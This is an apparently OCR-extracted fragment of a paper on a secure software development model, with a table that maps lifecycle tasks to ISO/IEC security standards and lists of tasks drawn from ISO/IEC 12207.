



Figure 2. The regular sequence of the tasks



ISO standards underlying the Tasks

Tasks	ISO Standards
Infrastructure Management	13335, 27001, 27002, 27006
Human Resource Management	13335, 27001, 27002, 27006
Quality Management	13335, 27001, 27002, 27006
Risk Management	15408
Information Management	11770
Software Requirements Analysis	15408, 19790
Software Architectural Design	15408, 15446, 15816, 15945, 15947, 18028
Software Detailed Design	7064, 9796, 9798, 10118, 13888, 14888, 18014
Software Implementation	9797, 10116, 10118, 15946, 18031, 18032, 18033

Tasks of the Model

Tasks from ISO/IEC 12207

- Infrastructure Management
- Human Resource Management
- Quality Management
- Risk Management
- Information Management
- Software Requirement Analysis
- Software Architectural Design
- Software Detailed Design

Tasks from ISO/IEC 12207

- Software Qualification Testing
- Software Installation
- Software Integration
- Software Construction
- Software Configuration Management
- Software Operation
- Software Maintenance
- Software Disposal